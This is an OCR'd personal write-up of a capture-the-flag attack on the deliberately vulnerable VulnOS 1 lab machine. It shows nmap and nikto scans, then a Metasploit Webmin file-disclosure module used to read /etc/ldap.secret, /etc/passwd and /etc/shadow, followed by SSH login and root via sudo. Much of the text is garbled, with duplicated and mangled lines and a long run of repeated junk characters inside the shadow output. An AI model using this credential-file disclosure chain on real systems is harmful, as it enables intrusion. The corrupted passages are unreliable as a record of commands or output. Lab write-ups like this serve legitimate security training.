
9/22/21, 5:40 PM OneNote

## VulnOS: 1


শনিবার, 18 সেপ্টেম্বর, 2021 11:01 PM

This is the website of the server


A Not secure | 192.168.1.139



It should have shown virtual machine as hostname but since there was none showing it I went back to the the virtual box of the vulnerable server. I went to settings > Network > Advanced to find the mac address. Later I matched the mac address with this list to find the ip. Turns out the ip is 192.168.1.139



Welcome to VulnOS!
This is a vulnerable server. DO NOT USE this OS in a production environment!!



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```
ciphers:
       SSL2_DES_192_EDE3_CBC_WITH_MD5
SSL2_RC4_128_WITH_MD5
       SSL2_RC4_128_EXPORT40_WITH_MD5
SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
       SSL2_DES_64_CBC_WITH_MD5
       SSL2_RC2_128_CBC_WITH_MD5
 3/tcp
           open domain
  dns-nsid:
    bind.version: 9.7.0-P1
80/tcp
 _http-title: index
110/tcp open pop3
 _pop3-capabilities: RESP-CODES UIDL CAPA STLS TOP SASL PIPELINING
  ssl-cert: Subject: commonName=VulnOS.home
  Not valid before: 2014-03-09T14:00:56
  Not valid after: 2024-03-06T14:00:56
 _ssl-date: 2021-09-18T17:44:23+00:00; +7s from scanner time.
  sslv2:
     SSLv2 supported
     ciphers: none
 11/tcp open rpcbind
  rpcinfo:
     program version
                            port/proto service
                              111/tcp
     100000 2
                                           rpcbind
     100000
                               111/udp
                                           rpcbind
     100003
                             2049/tcp
                                           nfs
     100003
                             2049/udp
     100005
              1,2,3
1,2,3
                            52586/udp
                                           mountd
     100005
                            53480/tcp
                                           mountd
     100021 1,3,4
                            32852/udp
                                           nlockmgr
     100021 1,3,4
                            37241/tcp
                                           nlockmgr
                            49076/udp
     100024
                                           status
                            52884/tcp
     100024 1
                                           status
139/tcp open netbios-ssn
143/tcp open imap
_imap-capabilities: MULTIAPPEND SORT=DISPLAY IDLE completed Capability
SASL-IR SEARCHRES IMAP4rev1 UNSELECT STARTTLS WITHIN LOGINDISABLEDA0001
ESORT OK CONTEXT=SEARCH ESEARCH QRESYNC CONDSTORE LOGIN-REFERRALS CHILDR EN THREAD=REFERENCES I18NLEVEL=1 LITERAL+ UIDPLUS ID LIST-EXTENDED ENABL
E NAMESPACE SORT THREAD=REFS
  ssl-cert: Subject: commonName=VulnOS.home
 Not valid before: 2014-03-09T14:00:56
_Not valid after: 2024-03-06T14:00:56
 _ssl-date: 2021-09-18T17:44:23+00:00; +6s from scanner time.
  sslv2:
    SSLv2 supported
    ciphers: none
389/tcp
           open ldap
445/tcp
           open microsoft-ds
           open exec
513/tcp
           open login
514/tcp
           open shell
901/tcp
           open samba-swat
993/tcp
          eopen imaps
_imap-capabilities: MULTIAPPEND SORT=DISPLAY IDLE completed Capability
SASL-IR SEARCHRES IMAP4rev1 UNSELECT AUTH=PLAIN WITHIN AUTH=LOGINA0001 E
SORT OK CONTEXT=SEARCH ESEARCH QRESYNC CONDSTORE LOGIN-REFERRALS CHILDRE
N THREAD=REFERENCES II8NLEVEL=1 LITERAL+ UIDPLUS ID LIST-EXTENDED ENABLE
NAMESPACE SORT THREAD=REFS
 ssl-cert: Subject: commonName=VulnOS.home
Not valid before: 2014-03-09T14:00:56
_Not valid after: 2024-03-06T14:00:56
 ssl-date: 2021-09-18T17:43:19+00:00; +6s from scanner time.
  sslv2:
    SSLv2 supported
    ciphers: none
995/tcp open pop3s
|_pop3-capabilities: USER UIDL CAPA RESP-CODES TOP SASL(PLAIN LOGIN) PIP
FITNTNG
  ssl-cert: Subject: commonName=VulnOS.home
Not valid before: 2014-03-09T14:00:56
  Not valid after: 2024-03-06T14:00:56
  _ssl-date: 2021-09-18T17:43:20+00:00; +6s from scanner time.
  sslv2:
     SSLv2 supported
     ciphers: none
2000/tcp open cisco-sccp
2049/tcp open nfs
3306/tcp open mysql
  mysql-info:
     Protocol: 10
     Version: 5.1.73-0ubuntu0.10.04.1
     Thread ID: 311
     Capabilities flags: 63487
     Some Capabilities: DontAllowDatabaseTableColumn, Support41Auth, Spea
ks41ProtocolOld, ConnectWithDatabase, IgnoreSigpipes, SupportsTransactions, LongPassword, FoundRows, InteractiveClient, Speaks41ProtocolNew, SupportsCompression, IgnoreSpaceBeforeParenthesis, LongColumnFlag, Supports
LoadDataLocal, ODBCClient
```

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```
Salt: S-#g^",UIM&t;gt4C5|5
6667/tcp open irc
8080/tcp open http-proxy
 http-methods:
   Potentially risky methods: PUT DELETE
 _http-title: Apache Tomcat
.
10000/tcp open snet-sensor-mgmt
MAC Address: 08:00:27:43:06:19 (Oracle VirtualBox virtual NIC)
Host script results:
_clock-skew: mean: 6s, deviation: 0s, median: 5s
_nbstat: NetBIOS name: VULNOS, NetBIOS user: <unknown>, NetBIOS MAC: <u
nknown> (unknown)
_smb2-time: Protocol negotiation failed (SMB2)
Nmap done: 1 IP address (1 host up) scanned in 138.51 seconds
```

Then I did a nikto scan

```
(root⊕ kali)-[/home/kali]
nikto -h 192.168.1.139
  Nikto v2.1.6
                          192.168.1.139
+ Target Hostname:
                          192.168.1.139
+ Target Port:
                          80
+ Start Time:
                          2021-09-18 14:54:44 (GMT-4)
+ Server: Apache/2.2.14 (Ubuntu)
+ Server may leak inodes via ETags, header found with file /, inode: 1062203, size: 745, mtime:
Sat Mar 29 20:35:52 2014
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect
against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the c
ontent of the site in a different fashion to the MIME type
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute for ce file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives
     'index' were found: index.html
+ Apache/2.2.14 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is th
e EOL for the 2.x branch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ OSVDB-3268: /imgs/: Directory indexing found.
+ OSVDB-3092: /imgs/: This might be interesting...
  Retrieved x-powered-by header: PHP/5.3.2-1ubuntu4.23
+ OSVDB-3092: /phpmyadmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should
be protected or limited to authorized nosts.
+ OSVDB-3093: /.htaccess: Contains configuration and/or authorization information
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3092: /phpmyadmin/Documentation.html: phpMyAdmin is for managing MySQL databases, and s
hould be protected or limited to authorized hosts.
+ 8883 requests: 6 error(s) and 15 item(s) reported on remote host
+ End Time: 2021-09-18 14:58:04 (GMT-4) (200 seconds)
+ 1 host(s) tested
```

Then I used metasploit

```
-[/home/kali]
                                                                The.PFYroy.No.D7:
yxp_cmdshell.Ab0:
                                                                 :Ns.BOB&ALICEes7:
```

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`MjM~WE.ARE.se~MMjMs +~KANSAS.CITY's~-`

```
searched for webmin
msf6 > search webmin
Matching Modules
   # Name
                                                      Disclosure Date Rank
                                                                                     Check Descripti
on
  0 exploit/unix/webapp/webmin_show_cgi_exec
                                                      2012-09-06
                                                                                            Webmin /f
2006-06-30
                                                                         normal
                                                                                            Webmin Fi
                                                                                     No
le Disclosure
2 exploit/linux/http/webmin_packageup_rce
ckage Updates Remote Command Execution
                                                      2019-05-16
                                                                                            Webmin Pa
  3 exploit/unix/webapp/webmin_upload_exec
                                                      2019-01-17
                                                                                            Webmin Up
load Authenticated RCE
4 auxiliary/admin/webmin/edit_html_fileaccess 2012-09-06
it_html.cgi file Parameter Traversal Arbitrary File Access
                                                                                            Webmin ed
                                                                         normal
                                                                                     No
  5 exploit/linux/http/webmin_backdoor
                                                      2019-08-10
                                                                         excellent Yes
                                                                                            Webmin pa
ssword_change.cgi Backdoor
Interact with a module by name or index. For example info 5, use 5 or use exploit/linux/http/we
```

There are some exploits. I chose file\_disclosure becaue there is where password file is. <a href="msf6">msf6</a> > use auxiliary/admin/webmin/file\_disclosure

Set the path to /etc/ldap.secret and run the explict

```
msf6 auxiliary(admin/mehmin/file_disclosure) > set rhosts 192.168.1.139
rhosts ⇒ 192.168.1.139
msf6 auxiliary(admin/mehmin/file_disclosure) > set rpath /etc/ldap.secret
rpath ⇒ /etc/ldap.secret
msf6 auxiliary(admin/mehmin/file_disclosure) > run
[*] Running module against 192.168.1.139

[*] Attempting to retrieve /etc/ldap.secret...
[*] The server returned: 200 Document follows
canuhackme
[*] Auxiliary module execution completed
```

I got the document "canuhackme" which is our ssh password.

Then I set the path to /etc/passwd to find the user admin name

msf6 auxiliary(comin/msit/file disclosure) > run

[\*] Running module against 192.168.1.139

[\*] Attempting to retrieve /etc/passwd...

[\*] The server returned: 200 Document follows

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh

sys:x:3:3:sys:/dev:/bin/sh
sys:x:4:05534:sync:/bin:/bin/sh
sync:x:4:05534:sync:/bin:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
mail:x:8:mail:/var/mail:/bin/sh
mail:x:8:mail:/var/mail:/bin/sh
mews:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/nucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
backup:x:33:33:ww-data:/var/ww\*./bin/sh
backup:x:33:33:ww-data:/var/war/spool/nucp:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:103::/home/syslog:/bin/false
landscape:x:102:108::/var/lib/landscape:/bin/sh
sysadmin:x:1001:1001::/home/sysadmin:/bin/sh
libuuid:x:100:1101::/var/lib/libuuid:/bin/sh
syslog:x:101:103::/home/syslog:/bin/false

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```
landscape:x:102:108::/var/lib/landscape:/bin/false
vulnosadmin:x:1000:1000:vulnosadmin,,,;/home/vulnosadmin:/bin/bash
sysadmin:x:1001:1001::/home/sysadmin:/bin/sh
webmin:x:1002:1002::/home/webmin:/bin/sh
sysadmin:x:1001:1001::/nome/sysadmin:/bin/sh
webmin:x:1002:1002::/nome/webmin:/bin/sh
hackme:x:1003:1003::/home/hackme:/bin/sh
stupiduser:x:1003:1005::/home/stupiduser:/bin/sh
stupiduser:x:1005:1005::/home/stupiduser:/bin/sh
messagebus:x:103:112::/var/run/dbus:/bin/false
distccd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
openIdap:x:106:113:0penIDAP Server Account,,;:/nonexistent:/bin/false
sshd:x:105:15:34::/var/run/sshd:/usr/sbin/nologin
openIdap:x:106:113:0penIDAP Server Account,,;:/nonexistent:/bin/false
ftp:x:1006:1006::/home/ftp:/bin/sh
mysql:x:107:115:MySQL Server,,,:/var/lib/mysql:/bin/false
telnetd:x:1108:116::/nonexistent:/bin/false
bind:x:109:117::/var/cache/bind:/bin/false
bind:x:109:117::/var/spool/postfix:/bin/false
bostgres:x:110:118:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
postfix:x:111:119::/var/spool/postfix:/bin/false
dovecot:x:112:121:Dovecot mail server,,,:/usr/lib/dovecot:/bin/false
stad:x:114:65534::/var/lib/nfs:/bin/false
smmp:x:115:123::/var/lib/smmp:/bin/false
nagios:x:116:124::/var/lib/smg:/bin/false
nagios:x:116:124::/var/lib/smg:/bin/false
openerp:x:117:125:Open ERP server,,,:/home/openerp:/bin/false
[**] Auxiliary module execution completed
There was no luck. Most likely the admin changed the path name.
```

There was no luck. Most likely the admin changed the path name.

## So I tried set rpaths /etc/shadow

## And run the exploit

```
msf6 auxiliary(admin/webmin/file_disclosu
[*] Running module against 192.168.1.139
     [*] Attempting to retrieve /etc/shadow...
(*] The server returned: 200 Document follows
root:*:16137:0:99999:7:::
daemon:*:16137:0:999999:7:::
   bin:*:16137:0:99999:7:::
sys:*:16137:0:99999:7:::
sync:*:16137:0:99999:7:::
      games:*:16137:0:99999:7:::
nan:*:16137:0:99999:7:::
      lp:*:16137:0:99999:7:::
nail:*:16137:0:99999:7:::
      news:*:16137:0:99999:7:::
ucp:*:16137:0:99999:7:::
     proxy:*:16137:0:99999:7:::
www-data:*:16137:0:99999:7:::
     backup:*:16137:0:999999:7:::
list:*:16137:0:99999:7:::
irc:*:16137:0:99999:7:::
   gnats:*:16137:0:99999:7:::
nobody:*:16137:0:99999:7:::
          andscape:*:16137:0:99999:7:::
   Landscape: 16137.8 099993.7 :::
UNINGSANDINESSSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSENDERSE
                                cape:*:16137:0:99999:7
             enerp:*:16140:0:99999:7:::
] Auxiliary module execution completed
```

I found the user admin name which was vulnosadmin

## Now I tried to remotely log in via ssh

```
___(kali⊕kali)-[~]
_$ ssh vulnosadmin@192.168.1.139
he authenticity of host '192.168.1.139 (192.168.1.139)' can't be e
 ISA key fingerprint is SHA256:I2OyPVrzqE9txEMWbqjW3EMbr4XLmvS3+pjvt
beGMjg.
kre you sure you want to continue connecting (yes/no/[fingerprint])
yes
 Warning: Permanently added '192.168.1.139' (RSA) to the list of kno
 nousta.
Vulnosadmina]92.168.1.139's password:
Linux VulnOS 2.6.32-57-generic-pae #119-Ubuntu SMP Wed Feb 19 01:20
104 UTC 2014 1686 GNU/Linux
Ubuntu 10.04.4 LTS
Welcome to Ubuntu!
* Documentation: https://help.ubuntu.com/
   System information as of Sat Sep 18 22:32:02 CEST 2021

        System load:
        0.42
        Processes:
        144

        Usage of /:
        16.9% of 23.066B
        Users logged in:
        0

        Memory usage:
        37%
        IP address for eth0:
        192.168.1.1

   Graph this data and manage this system at:
  https://landscape.canonical.com/
 New release 'precise' available.
Run 'do-release-upgrade' to upgrade to it.
 New release 'precise' available.
Run 'do-release-upgrade' to upgrade to it.
Last login: Wed Mar 19 17:31:44 2014 from 192.168.1.3
```

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I was able to log in.

```
It was time to get to root.

vulnosadmin@VulnOS:~$ sudo bash
[sudo] password for vulnosadmin:

root@VulnOS:~#

root@VulnOS:~#

root@VulnOS:~# id

uid=0(root) gid=0(root) groepen=0(root)

root@VulnOS:~#

root@VulnOS:~#
```

Logged into root

BOX SUCCESSFULLY COMPLETED